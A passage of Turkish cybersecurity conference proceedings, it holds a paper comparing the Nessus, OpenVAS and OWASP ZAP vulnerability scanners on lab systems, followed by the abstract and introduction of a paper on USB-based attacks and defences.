Siber ve bilgi güvenliğini garanti altına almak için bu bilgi sistemi kaynaklarındaki güvenlik açıklarını bulmak zorunlu hale gelmiştir. Bu doğrultuda sistemde bulunan güvenlik açıklıklarını tespit etmek ve giderilmesini sağlamak adına açıklık tarama uygulamaları kullanılmaktadır. Söz konusu bu uygulamalar açık kaynak kodlu veya ticari olarak temin edilebilmektedir. Testler bir işletim sistemine, web sitesine, mobil cihazlara, özel sistemlere veya açıklıklara yönelik olarak kurum bünyesinde bulunan siber güvenlik uzmanları veya ağ yönetim uzmanları tarafından veya özel firma desteği ile açıklık tarama uygulamasının açık kaynak olarak veya ticari olarak satın alınarak gerçekleştirilmesine karar verilerek gerçekleştirilmektedir.

Bu çalışmada, ticari ürün olarak Nessus ve açık kaynak kod ürün olarak OpenVAS ve Owasp ZAP açıklık tarama uygulamaları kullanılmış ve sistem taraması için Metasploitable işletim sistemi ve web uygulama taraması için Owasp Web Broken işletim sistemi kullanılarak ortaya çıkan sonuçlar raporlar dâhilinde birbirleri ile karşılaştırılarak kurumların açıklık tarama faaliyetlerinde ticari ürün kullanması ne kadar gerekli sorusuna cevap aranmıştır.

Anahtar sözcükler: Açıklık, Açıklık Tarama, Açıklık Tarama Uygulamaları, Yaygın Güvenlik Açıkları

Comparison of Commercial and Open Source Vulnerability Scan Tools

Ramazan Furkan Yavuz*¹, Selim Bayraklı²

¹Turkish National Defence University, Atatürk Institute for Strategic Studies and Graduate Education, Department of Computer Engineering, Istanbul-TUKEY, ramazanfurkanyavuz@gmail.com

²Turkish National Defence University, Air Force Academy, Department of Computer Engineering, Istanbul-TURKEY, hbayrakli@hho.msu.edu.tr

* Corresponding author: ramazanfurkanyavuz@gmail.com

Abstract: The increase in internet use all over the world causes an exponential increase in cyber attacks. This increase affects the confidentiality, integrity and usability of information systems, but also affects individuals, institutions and states financially/morally and causes many security problems.

In order to guarantee cyber and information security, it has become imperative to find security vulnerabilities in these information system resources. In this direction, vulnerability scanning

applications are used to detect and eliminate security vulnerabilities in the system. These applications are open source or commercially available. Tests are carried out for an operating system, website, mobile devices, special systems or vulnerabilities by in-house cyber security experts or network management experts, or by deciding whether to carry out the vulnerability scanning application as open source or commercially purchased with the support of a private company.

In this study, Nessus as commercial product and OpenVAS and Owasp ZAP vulnerability scanning applications as open source code products were used and the results obtained by using Metasploitable operating system for system scanning and Owasp Web Broken operating system for web application scanning were compared with each other within the reports. In this study, an answer was sought to the question of how necessary it is to use commercial products in its activities.

Keywords: Vulnerability, Vulnerability Scanning, Vulnerability Scanning Applications, Common Vulnerabilities

1. Giriş

Siber saldırılar tüm dünyada her geçen gün artarak devam etmektedir. Bu saldırılar tek bir kişiyi, belirli bir grubu, özel kurum/kuruluşları hatta direkt olarak devletlerin stratejik birimlerine karşı olabilmektedir.

Saldırganlar siber saldırı gerçekleştirebilmek için genellikle karşı tarafın bir açıklığını yakalamaya çalışır. Söz konusu bu açıklıklar kişi veya kurumun internet ağı üzerinde, işletim sisteminde veya sahip olduğu web sitesi üzerinde olabilmektedir.

Kurumsal firmalar ve kuruluşlar söz konusu bu güvenlik açıklıklarının bulunabilmesi, değerlendirilebilmesi, giderilebilmesi ve takibinin sağlanabilmesi maksadıyla bir güvenlik açığı uygulaması kullanılabilir. Seçilen uygulamaya bağlı olarak bir ağdaki ve işletim sistemindeki farklı sistemler veya hizmetler bu uygulamalar vasıtasıyla taranabilmektedir. Tüm bilgisayar yazılımlarında olduğu gibi bu tür programlar da hata yapabilir, güvenlik açığı çıktı bilgilerinde farklılıklar olabilir veya kaçırılan güvenlik açıklıkları söz konusu olabilmektedir.

2. Yöntem ve Metodoloji

Çalışmayı gerçekleştirmek üzere öncelikli olarak siber güvenlik açıklıkları nelerdir, açıklık taraması nedir, nasıl yapılır, hangi açıklık tarama uygulamaları kullanılmalı ve hangi sistemler üzerinde çalışılacağına belirlenmesi maksadıyla literatür taraması yapılmıştır. Yapılan araştırmalar sonucunda ticari açıklık tarama uygulaması olarak Nessus, ücretsiz uygulamalar olarak OpenVAS ve Owasp ZAP seçilerek Metasploitable ve OWASP Broken Web Application işletim sistemleri üzerinde açıklık analizinin yapılmasına karar verilmiştir.

Sonrasında söz konusu sistemler Kali ve Windows işletim sistemlerine kurulup gerekli konfigürasyon işlemleri yapıldıktan sonra sistemler üzerinde açıklık taraması gerçekleştirilerek çıkan sonuçlar birbirleriyle karşılaştırılarak ortaya çıkan farkların kurumsal firma ve kuruluşların ticari ürün kullanmasına gerek olup olmadığı teknik olarak incelenmiştir.

3. Açıklık Tarama Araçları

Çalışmada işletim sistemi ve web application açıklık tarama işlemini gerçekleştirebilmek ve açıklıkların ortaya rahatça konulabilmesi maksadıyla işletim sistemi olarak birçok açıklık barındıran Metasploitable işletim sistemi ve web application testlerini gerçekleştirebilmek maksadıyla Owasp Broken Web Application ortamı kullanılmıştır. Bu sistemlerdeki açıklıkları ortaya koyabilmek adına ticari ürün olarak kullanılmakta olan Nessus uygulaması, açık kaynak olarak ise OpenVAS ve Owasp ZAP uygulamaları kullanılmıştır.

Ayrıca kullanılan açıklık tarama uygulamalarının ortaya çıkan açıklıkları farklı önem derecelerine göre değerlendirmesini ortadan kaldırmak ve çıkan sonuçların daha detaylı ve kolay incelenebilmesi amacıyla NamicSoft Scan Report Asistant uygulaması kullanılmıştır.

3.1. Nessus

Ağdaki cihazları tarayan ve saldırganlar tarafından ağa bağlı bir cihaza erişim sağlamak için kullanılabilecek güvenlik açıklarını keşfeden bir güvenlik açığı tarayıcısıdır. Nessus, bireysel tehditleri ve olası saldırıları tanımlayan basit bir dil olan Nessus Atak Komut Dosyası Dili'ni (NASL) kullanır [1].

3.2. OpenVAS


Sistem güvenlik açığı değerlendirme uygulaması birden fazla hizmet sağlamakta ve kapsamlı güvenlik açığı yönetimi çözümü sunmaktadır. OpenVAS açık kaynaklı bir açıklık tarama aracıdır ve istemci-sunucu mimarisinde çalışmaktadır.

3.3. Owasp ZAP

Web uygulamaları ve web sitelerindeki güvenlik açıklarını belirlemeye olanak tanıyan ve sızma testi kabiliyetine de sahip olan entegre bir araçtır. Yeterlilik seviyesinden bağımsız olarak kullanılabilecek kolay ve esnek bir çözümdür.

4. Bulgular


Belirtilen yöntem ve metodoloji doğrultusunda kurulumu ve yapılandırma ayarları yapılan Nessus, OpenVAS ve Owasp ZAP uygulamaları ile Metasploitable ve Owasp Web Broken sistemlerine gerçekleştirilen işletim sistemi ve web uygulama açıklık tarama sonuçları Şekil 2,3 ve 4'te sunulmuştur. Görüldüğü üzere her uygulamanın kendine özgü risk seviye belirleme standartları bulunmaktadır. Nessus'un kritik gördüğü açıklığı OpenVAS yüksek olarak görmektedir. Bu seviye farkını ortadan kaldırmak amacıyla NamicSoft Scan Report Asistant uygulaması kullanılmıştır.



Şekil 2. Nessus Metasploitable sistemi tarama sonuçları.

Host	High	Medium	Low	Log	False Positive
192.168.64.134	84	147	14	0	0

Şekil 3. OpenVAS Metasploitable sistemi tarama sonuçları.



Şekil 4. Nessus Owasp Web Broken Sistemi Tarama Sonuçları.

Risk Level	Number of Alerts
High	5
Medium	7
Low	9
Informational	3

Şekil 5. Nessus Owasp Web Broken sistemi tarama sonuçları.

NamicSoft Scan Report Asistant: Uygulama, farklı açıklık taraması işlemini gerçekleştiren uygulamalardan Microsoft Excel veya Microsoft Word formatında istenilen filtrelemeler dâhilinde hızlı bir şekilde raporlar oluşturmaya yardımcı olan kullanımı kolay bir arayüz sağlamaktadır.

Çalışma dâhilinde 4 farklı sistemden edinilen verilerin eşit şartlar altında değerlendirilebilmesi amacıyla tüm sistemlerin çıktıları NamicSoft uygulamasına eklenmiş olup belirlenen CVSS V3 formatında önem dereceleri belirlenmiştir [2].

NamicSoft Scan Report Assistant						
File Settings Tools About						
Dashboard	Name	Critical	High	Medium	Low	Informational
Overview	Nessus-Metasploitable-İşletim Sistemi Raporu	33	100	158	19	210
Vulnerability age	OpenVAS-Metasploitable-İşletim Sistemi Raporu	37	47	147	14	0
Hosts	Nessus-Owasp Web Broken-Web Application Raporu	4	9	38	7	108
	Owasp ZAP-Owasp Web Broken-Web Application Raporu	0	5	7	9	3

Şekil 6. NamicSoft açıklık tarama sonuçları.

5. Tartışma

5.1. Kurulum, Yapılandırma, Maliyet, Zaman ve Raporlama Bakımından Karşılaştırılması

Bir kurum/kuruluşta açıklık tarama faaliyeti gerçekleştirileceği zaman öncelikli olarak kurum bünyesinde yer alan sistemlerin fiziksel ve mantıksal olarak topolojileri ortaya konulur. Bu veriler siber güvenlik ve ağ uzmanları tarafından elde edilen sistem bilgileri ve bu sistemlerde bulunan verilerin hassasiyeti göz önünde bulundurularak analiz edilir ve bu doğrultuda en uygun açıklık tarama aracı seçilmeye çalışılır.

Temel olarak bir açıklık tarama uygulamasını diğerlerinden ayıran temel özellikler sahip olduğu CVE's veri tabanının büyüklüğü, kurumun büyüklüğüne göre kurulum ve yapılandırma özelliklerine sahip olması, verilerin hassasiyeti göz önüne alınarak maliyeti, ortaya konulan sonuçların rahatça anlaşılabilmesi adına raporlama sistemi ve büyük ölçekli sistemler göz önüne alındığında ise hızlı reaksiyon alınabilmesi adına söz konusu tarama faaliyetini gerçekleştirdiği zamandır.[3]

i. Kurulum Bakımından

Projede kullanılan uygulamalardan Nessus ve OpenVAS Kali işletim sistemine, Owasp ZAP uygulaması ise Windows 10 işletim sistemine kurulmuştur. Nessus ve Owasp ZAP uygulamalarının kurulumları son derece kolay olup resmî sitesinden indirilen exe. uzantılı

kurulum dosyaları ile standart bir kurulum sunmakta ve bu süreçte herhangi bir sorunla karşılaşılmemiştir. Ancak OpenVAS uygulamasının kurulumu komut satırından gerçekleştirilebilmekte ve birçok adımdan oluşmaktadır.

5.1.2. Yapılandırma Bakımından


Açıklık tarama işlemini gerçekleştirebilmek adına uygulamalarda gerçekleştirilen yapılandırma ayarlarının detayları karşılaştırıldığında Nessus uygulaması gerek açıklık tarama çeşitleri gerek tarama yapılacak işletim sistemi veya web sitesine yönelik detaylı ayarlar konusunda son derece çeşitli filtre ve ayarlamalar sunmaktadır. OpenVAS uygulaması da aynı şekilde yapılandırma ayarları olarak son derece çeşitli filtre ve ayarlama ekranları sunmaktadır. Ancak kullanıcı arayüzü ve yapılandırma ayarlarının çoğu farklı ekranlardan yapıldığı için Nessus kadar kolay bir kullanıcı deneyimi sunamamaktadır. Owasp ZAP uygulaması ise son derece basit ve eski bir kullanıcı arayüzü ve yapılandırma ayarı sunmaktadır. Sadece ilgili sistemin IP adresi girilerek tarama işlemine başlanabilmekte ancak istenilen detayda yapılandırma yapılamamaktadır.

5.1.3. Maliyet Bakımından

OpenVAS ve Owasp ZAP açık kaynak kodlu ve ücretsiz olarak sunulan açıklık tarama uygulamalarıdır. Nessus 16 farklı IP adresine kadar ücretsiz olarak sunulurken sonrasında yıllık 80.982.17 TL'den başlayan fiyatlar ile satın alınabilmekte ancak bu fiyatlandırma kurum/kuruluşun sahip olduğu IP sayına göre artış göstermektedir.

5.1.4. Zaman Bakımından

Eşit şartlar altında (aynı yazılım ve donanıma sahip kişisel dizüstü bilgisayar) Nessus'un hem işletim sistemi taramasında hem de web uygulama tarafında diğer iki uygulamadan da daha hızlı olduğu görülmektedir. Söz konusu farkların sadece bir sisteme yönelik tarama olduğu ve gerçek ortamlarda binlerce sistem olabileceği göz önünde bulundurulduğunda zaman parametresinin açıklık tarama faaliyetleri sürecinde ne kadar önemli olduğu görülmektedir.



Şekil 7. Uygulamaların açıklık tarama işlem süreleri.

5.1.5. Raporlama Bakımından

Açıklık tarama uygulamalarında elde edilen verilerin siber güvenlik ve ağ yönetim uzmanları tarafından analiz edilip gerekli reaksiyonun en kısa sürede gösterilmesi çok önemlidir. Bu doğrultuda elde edilen verilerin detaylı ve anlaşılır şekilde sunulması önemlidir. Nessus uygulamasında farklı çıktı formatlarında (Html, pdf, csv) ve farklı filtrelemeler ile (sistem, plugin, zafiyet, risk derecesi) raporlama desteği sunmakta ve zafiyetin en ince ayrıntısına kadar bilgi vermekte ve muhtemel çözüm yollarını sunmaktadır. Owasip ZAP ve OpenVAS uygulamaları da benzer çıktı formatları ve filtrelemelere sahiptir ancak sunmuş olduğu çözüm yolları yetersiz kalmakta ve false-positive olma ihtimali yüksektir.

5.2. Bilgi Tabanlarının Karşılaştırılması


Sunum ve sağlanan özellikler her tür yazılım için çok önemli olsa da bilgi tabanının kalitesi herhangi bir güvenlik açığı tarayıcısının tartışmasız en önemli yönüdür. Eklentilerin hızı, güvenilirliği ve kalitesi önemli olsa da saldırılara karşı en fazla kapsamı sağlayan şey kapsanan güvenlik açıklarının sayısıdır. Uygulama geliştiriciler genellikle bilgi tabanları hakkında konuşurken eklenti veya kontrol sayısından bahseder ancak tek bir eklenti bir dizi güvenlik açığına atıfta bulunabileceğinden kaç farklı güvenlik açığının kapsadığını anlamının daha gerçekçi bir yolu dahil edilen CVE bağlantılarını kontrol etmektir [4].

İşletim sistemi açıklık taraması kapsamında bilgi tabanlarını karşılaştırdığımızda, Nessus'un OpenVAS'tan 5000'den fazla farklı güvenlik açığını kapsadığını görebiliriz. Ancak bir veri tabanı diğerinden daha fazla CVE içeriyor olsa da bu daha küçük veri tabanının içerdiği tüm CVE'leri içerdiği anlamına gelmez [5].

Tablo 1: Nessus ve OpenVAS CVE Sayıları

Uygulama	CVE's Sayısı
Nessus	41030
OpenVAS	35464

Nessus OpenVAS'tan 5.000'den daha fazla benzersiz güvenlik açığı kapsamına rağmen, Nessus veri tabanı, OpenVAS'ın sahip olmadığı 10.760 CVE içerir. Sonuç olarak OpenVAS, Nessus'un kapsamadığı 5.194 güvenlik açığını kapsar. Bu, OpenVAS'ın daha az CVE'yi kapsamına rağmen, OpenVAS tarafından tespit edilecek ancak Nessus tarafından algılanacak bazı güvenlik açıkları olabileceği anlamına gelir. Ancak sonuç olarak toplam CVE sayılarına ve tekil CVE sayılarına bakıldığında Nessus'un önde olduğu görülmektedir [6].



Şekil 9. Nessus ve OpenVAS CVE Farkları

Web uygulama Owasp platformunda yer alan popüler açıklık tarama başlıklarında Nessus ve Owasp ZAP uygulamalarını karşılaştırdığımızda ise yine Nessus'un birçok açıklık tanımlama alanında önde olduğu görülmektedir [7].

Tablo 2: Nessus ve Owasp ZAP Açıklıklara Göre Karşılaştırma

Açıklıklar	Tarayıcılar Tarafından Sınıflandırılan ve Tespit Edilen Toplam Güvenlik Açığı Sayısı	
	Nessus	Owasp ZAP
Bozuk Erişim Kontrolü	54	26
Kriptografik Hatalar	0	0
Enjeksiyon	29	11
Güvenli Olmayan Tasarım	1	11
Yanlış Güvenlik Yapılandırması	5	8
Güvenlik Açığı ve Eski Bileşenler	15	0
Tanımlama ve Kimlik Doğrulama Hataları	100	743
Yazılım ve Veri Bütünlüğü Hataları	49	13
Güvenlik Kaydı ve İzleme Hataları	15	4
Sunucu Tarafı İstek Sahtekarlığı	52	36

5.3. Elde Edilen Açıklıkların Karşılaştırılması

Metasploitable işletim sistemi ve Owasp Web Broken web uygulama sistemine yönelik gerçekleştirilen açıklık taraması işlemi kapsamında Nessus, OpenVAS ve Owasp ZAP uygulamaları tarafından yapılan tarama sonuçlarının detayları bulgular başlığı altında detaylı olarak sunulmuştur.

Daha sonra söz konusu bulgular NamicSoft Scan Report Asistant programında incelenerek her üç uygulama raporlarının farklarının görülebileceği şekilde filtreleme yapılmış ve Microsoft Excel formatında çıktı alınarak farkları incelenmiştir.

Tablo 3'te tüm projenin özet verileri yer almaktadır. Her bir uygulamanın kritik ve yüksek öneme sahip verileri ve yine her bir uygulamanın eşit koşullar altında yapılmış olan açıklık tarama işlemi sonucunda birbirlerinden farklı olarak tespit etmiş olduğu açıklıklar bulunmaktadır.

Tablo 3: Tüm Uygulamaların Toplam ve Birbirleri ile Olan Karşılaştırmaları

Uygulama/Önem Derecesi	Kritik	Yüksek
Nessus	33	100
OpenVAS	37	47
Nessus (Web)	4	9
Owasp ZAP	0	5
Nessus ile OpenVAS Farkları	17	50
OpenVAS ile Nessus Farkları	0	8
Nessus ile Owasp ZAP Farkları	2	3
Owasp ZAP ile Nessus Farkları	0	1

6. Sonuç

Projenin asıl amacı olan kurumsal firmaların ticari ürün kullanmasına gerek olup/olmadığı hususu araştırılırken söz konusu tarama işlemleri tek bir bilgisayardan ve eşit şartlarda gerçekleştirilmiştir. Bu şartlar kurulum, yapılandırma, zaman, maliyet, bilgi tabanlarının karşılaştırılması ve en önemlisi tarama sonuçlarında yer alan açıklıklar bakımından farkları ortaya konulmuştur.

Bu parametreler doğrultusunda edinilen bulgular karşılaştırıldığında Nessus uygulaması hem sistem taramasında OpenVAS uygulamasından hem de web uygulama taramasında Owasp ZAP uygulamasından daha verimli sonuçlar vermiş olduğu görülmektedir. Maliyet olarak bakıldığında ise yıllık olarak 80.982,17 TL ücreti bulunan Nessus uygulaması sağlamış olduğu tüm bu sistemsel kolaylıklar ve özellikle diğer uygulamalardan farklı olarak tespit etmiş olduğu kritik ve yüksek önem dereceli açıklıkların söz konusu maliyetin çok daha üzerinde fayda sağlayacağı değerlendirilmektedir.

Kaynakça

- [1] Kumar J., “Nessus vs OpenVAS: Which One is Best For You?”. <https://askjitendrakumar.com/nessus-vs-openvas> [Erişim Tarihi: 22.11.2022].
- [2] Jahanzeb S, Muhammad H, Ibrahim J, Kashif Q, Moazam Ali and Noel C,” A Comparative Study of Web Application Security Parameters: Current Trends and Future Directions”. Applied Sciences, 2022.
- [3] Araújo, R.; Pinto, A.; Pinto, P. “A Performance Assessment of Free-to-Use Vulnerability Scanners-Revisited”. Springer International Publishing, 2021.
- [4] Ilias C, Muhammad H Dimitrios K, Rallis C.P” Evaluation of Security Vulnerability Scanners for Small and Medium Enterprises Business Networks Resilience towards Risk Assessment”. IEEE Xplore, 2019.
- [5] Kaery T., “Nessus vs OpenVAS”. <https://www.comparitech.com/net-admin/nessus-vs-openvas> [Erişim Tarihi: 27.10.2022].
- [6] Hornegold A., “OpenVAS vs. Nessus - A Comprehensive Analysis”. <https://www.intruder.io/blog/openvas-vs-nessus> [Erişim Tarihi: 28.10.2022].
- [7] Snyk, “OWASP Top 10 Vulnerabilities”, <https://snyk.io/learn/owasp-top-10-vulnerabilities> [Erişim Tarihi: 18.09.2022].

USB ÜZERİNDEN YAPILAN SİBER SALDIRILARIN VE SAVUNMA YÖNTEMLERİNİN İNCELENMESİ

Kemal Karaçuha^{*1}, Prof. Dr. Kemal Bıçakcı²

¹İstanbul Teknik Üniversitesi, Bilişim Enstitüsü, İstanbul, TÜRKİYE, karacuha19@itu.edu.tr

²İstanbul Teknik Üniversitesi, Bilişim Enstitüsü, İstanbul, TÜRKİYE kemalbicakci@itu.edu.tr

* Sorumlu Yazar: karacuha19@itu.edu.tr

Özet: Teknolojinin gün geçtikçe ivmelenen bir hareketle gelişmesi, bilginin siber uzayda yer depolanması ve saklanmasına olanak sağlamıştır. Siber uzayda yer alan bilginin ve siber varlıklara, bilginin gizliliğinin, bütünlüğünün ve erişilebilirliğinin ihlal edilmesi yoluyla zarar verilmesi amacıyla çok vektörlü saldırı yöntemleri geliştirilmiştir. Her geçen gün farklı bir yöntemle bilgisayar sistemlerine yönelik bu zarar verici faaliyetler, en çok insan zaafiyetini kullanarak sağlıklı bir şekilde gerçekleştirildiği aşırkardır. Evrensel seri veri yolu (USB), günümüz bilgisayar sistemleri için en yaygın kullanılan bağlantı noktasıdır. Bilgisayara bağlı klavye, mouse gibi çevre birimlerini, depolama ortamlarını ve diğer birçok farklı aygıtı bağlamak için kullanılır. Ancak bu bağlantı noktası yalnızca iyi niyetli çevresel aygıtları bağlamak için değil, aynı zamanda bir USB aygıtının bağlı olduğu sistemlere kötü niyetli yazılımları bulaştırmak için de kullanılır. Her geçen gün artan siber saldırılar USB saldırıları incelendiğinde bu saldırıların çeşitliliği her geçen gün artmaktadır. Modern siber saldırılar artık sosyal mühendislikten sinyal enjeksiyonuna kadar birçok farklı ve çeşitli saldırı vektörünü içermektedir. Bu çalışmada, USB üzerinden yapılan saldırı yöntemlerini ve geliştirilmiş saldırı vektörlerini inceleyecek, örnek senaryolar ile saldırı yöntemleri oluşturacak ve USB üzerinden gerçekleştirilen siber saldırılar için savunma yöntemleri incelenecektir.

Anahtar Kelimeler: Teknoloji, Siber Güvenlik, Siber Saldırı, Usb, Badusb

Investigation of Malicious Usb Based Cyber Attacks and Defense Methods

Kemal Karaçuha^{*1}, Prof. Dr. Kemal Bıçakcı²

¹İstanbul Technical University, Informatics Institute, Istanbul, TURKEY, karacuha19@itu.edu.tr

²İstanbul Technical University, Informatics Institute, Istanbul, TURKEY, kemalbicakci@itu.edu.tr

*Corresponding author: karacuha19@itu.edu.tr

Abstract: The development of technology with an accelerating movement day by day has made it possible to store and store information in cyberspace. Multi-vector attack methods have been developed in order to damage information and cyber assets in cyberspace by violating the confidentiality, integrity and accessibility of information. It is obvious that these damaging activities aimed at computer systems, with a different method every day, are carried out in a healthy way by using human weakness. The universal serial bus (USB) is the most widely used port for today's computer systems. It is used to connect peripherals such as keyboard, mouse, storage media and many other different devices connected to the computer. However, this port is used not only for connecting bona fide peripheral devices, but also for infecting systems to which a USB device is connected with malicious software. When the increasing number of cyber attacks and USB attacks are examined, the variety of these attacks is increasing day

by day. Modern cyber attacks now include many different and varied attack vectors, from social engineering to signal injection. In this study, attack methods and developed attack vectors will be examined over USB, attack methods will be created with sample scenarios and defense methods for cyber attacks performed over USB will be examined.

Keywords: Technology, Cyber Security, Cyber-Attack, Usb, Badusb

1. Giriş

Son yıllarda, bilgi ve bilgisayar sektöründeki radikal gelişmeler, özellikle USB portu üzerinden iş terminallerine bağlantı kurma konusunda muazzam yeteneklere sahip yeni çevre birim cihazlarının üretimine olanak sağlar. Son derece kolay kullanımı ve uyarlanabilir bağlantısı sayesinde, USB bağlantısı artık bilgisayara bağlı donanımlar için vazgeçilmez bir arabirim haline gelmiştir. USB, tak ve çalıştır özelliği, yüksek veri işleme, çalışırken değiştirme ve çevre birimlerine güç kaynağı sağlama gibi çeşitli avantajlara sahiptir. USB bağlantısı cep telefonları, hoparlörler, şarj cihazları, klavyeler ve yazıcılar gibi çeşitli çevre aygıtlarının bilgisayarlara bağlanmasını sağlar. Donanım hırsızlıkları ve ağ tabanlı güvenlik açıkları, güvenlik stratejistlerinin ve şirket yöneticilerinin kafasında her zaman ön sıralarda yer alırken, kişisel alan ağlarına (PAN) yönelik fiziksel saldırılar çeşitlilik, basitlik açısından önem arz etmektedir. Evrensel Seri Veri Yolu (USB) saldırıları, yaygın olarak benimsenmesi ve oluşturma, dağıtma ve yürütme konusunda neredeyse zahmetsiz olmaları nedeniyle bu endişelerin başında gelir.

USB'nin çeşitli cihazları şarj etme özelliği ve uygun maliyetli, güvenilir ve hızlı veri aktarımı sağlamasından dolayı, verilerin birden fazla cihaz arasında aktarılması konusunda standart olarak kabul edilmektedir. USB sürücüsü, yalnızca sistemin kullanılabilir USB bağlantı noktasına takılarak tüketici verilerini okuyan/yazan kullanışlı bir aygıttır. Geçtiğimiz birkaç yılda, elektrik gücü için yeterli destek sağlama, kullanılabilirlik kolaylığı, taşınabilirlik kolaylığı, çok sayıda veri dosyasını saklama ve depolanan dosyalara her yerden erişme özellikleri sayesinde, USB'ler çok daha fazla kullanılmaya başlanmıştır. Son kullanıcılar kolayca taşınabilir ve düşük maliyetli oldukları için bu cihazlarda genellikle gizli dosyalarını, bilgilerini ve dijital alışverişlerini depolarlar. USB cihazının kolaylığı, cihazı bir tür yazılım sürücüsü ile bilgisayar sistemine kurmaya gerek olmadığını gösteren 'tak ve çalıştır' özelliğinde yatmakta ve son kullanıcıya zahmet vermemektedir.

USB aygıtları, bilginin kolay taşınabilmesi, tak çalıştır özelliği sayesinde kolaylık sağlaması ve son kullanıcı açısından şüphe uyandırıcılığının diğer saldırı yöntemlerine nazaran bilinmemesinden dolayı uzun bir süredir saldırı vektörü olarak kullanılır. Bu saldırıların çoğu, kuruluşlarını farkında olmadan bir iç saldırıya açan kullanıcılara dayanır. Son yıllarda ortaya çıkan güvenlik ihlalleri incelendiğinde saldırganların, kötü amaçlı yazılımları yaymak, sistemlerin kontrolünü ele almak ve bilgi sızdırmak için bu tür cihazları kullandığını göstermektedir.

USB tabanlı saldırılar, siber adli bilişim araştırmacıları için yeni ve benzersiz bir meydan okuma sunar. Fiziksel güvenlikten ödün verildikten sonra bir saldırının göze çarpmadan gerçekleştirilmesine izin verirler. Fiziksel güvenlikte yapılan bir ihlalden sonra cihaz kurbanın makinesine takılarak bir saldırı gerçekleştirilebilir. Ayrıca, aygıtlar tamamen bellek içinde çalışarak diskte kalan bilgi miktarını sınırlamak üzere tasarlanmıştır. Bu, bellekte adli delil bulunmazken disklerde bulunmayan kanıtların kendi sınırlamalarına sahip olması nedeniyle

benzersiz bir zorluğu beraberinde getirir. Bu tür saldırıları gerçekleştirmek için özel olarak tasarlanmış cihazlar piyasada kolayca bulunabilir. Kullanılabilirlikleri ve düşük fiyatlı olmaları, düşük vasıflı saldırganlara hedefli saldırılar gerçekleştirmek için basit ve ekonomik bir yöntem sağlar.

Araştırmacılar, kötü amaçlı çevre birimlerinin riskini vurgulayan birkaç uyarıya rağmen, kullanıcıların hala USB saldırılarına karşı savunmasız olduğunu göstermiştir [1],[2]. Günümüzde antivirüs yazılımları, bu sorunu çözmek için USB depolama alanındaki kötü amaçlı yazılımları tarama konusunda sadece belleğin içerisinde yer alan dosyaları incelemektedir. Yazılım, USB bellekler, bellek kartları, harici sabit sürücüler ve hatta bir makineye takıldıktan sonra kameralar dâhil olmak üzere çıkarılabilir cihazları otomatik olarak tarar. Bu tarama esnasında sadece potansiyel risk taşıyan dosyalar incelenir fakat USB cihazlarının ürün yazılımı bilgisayar tarafından taranamadığından bu tür kontrolleri atlamak genellikle kolaydır.

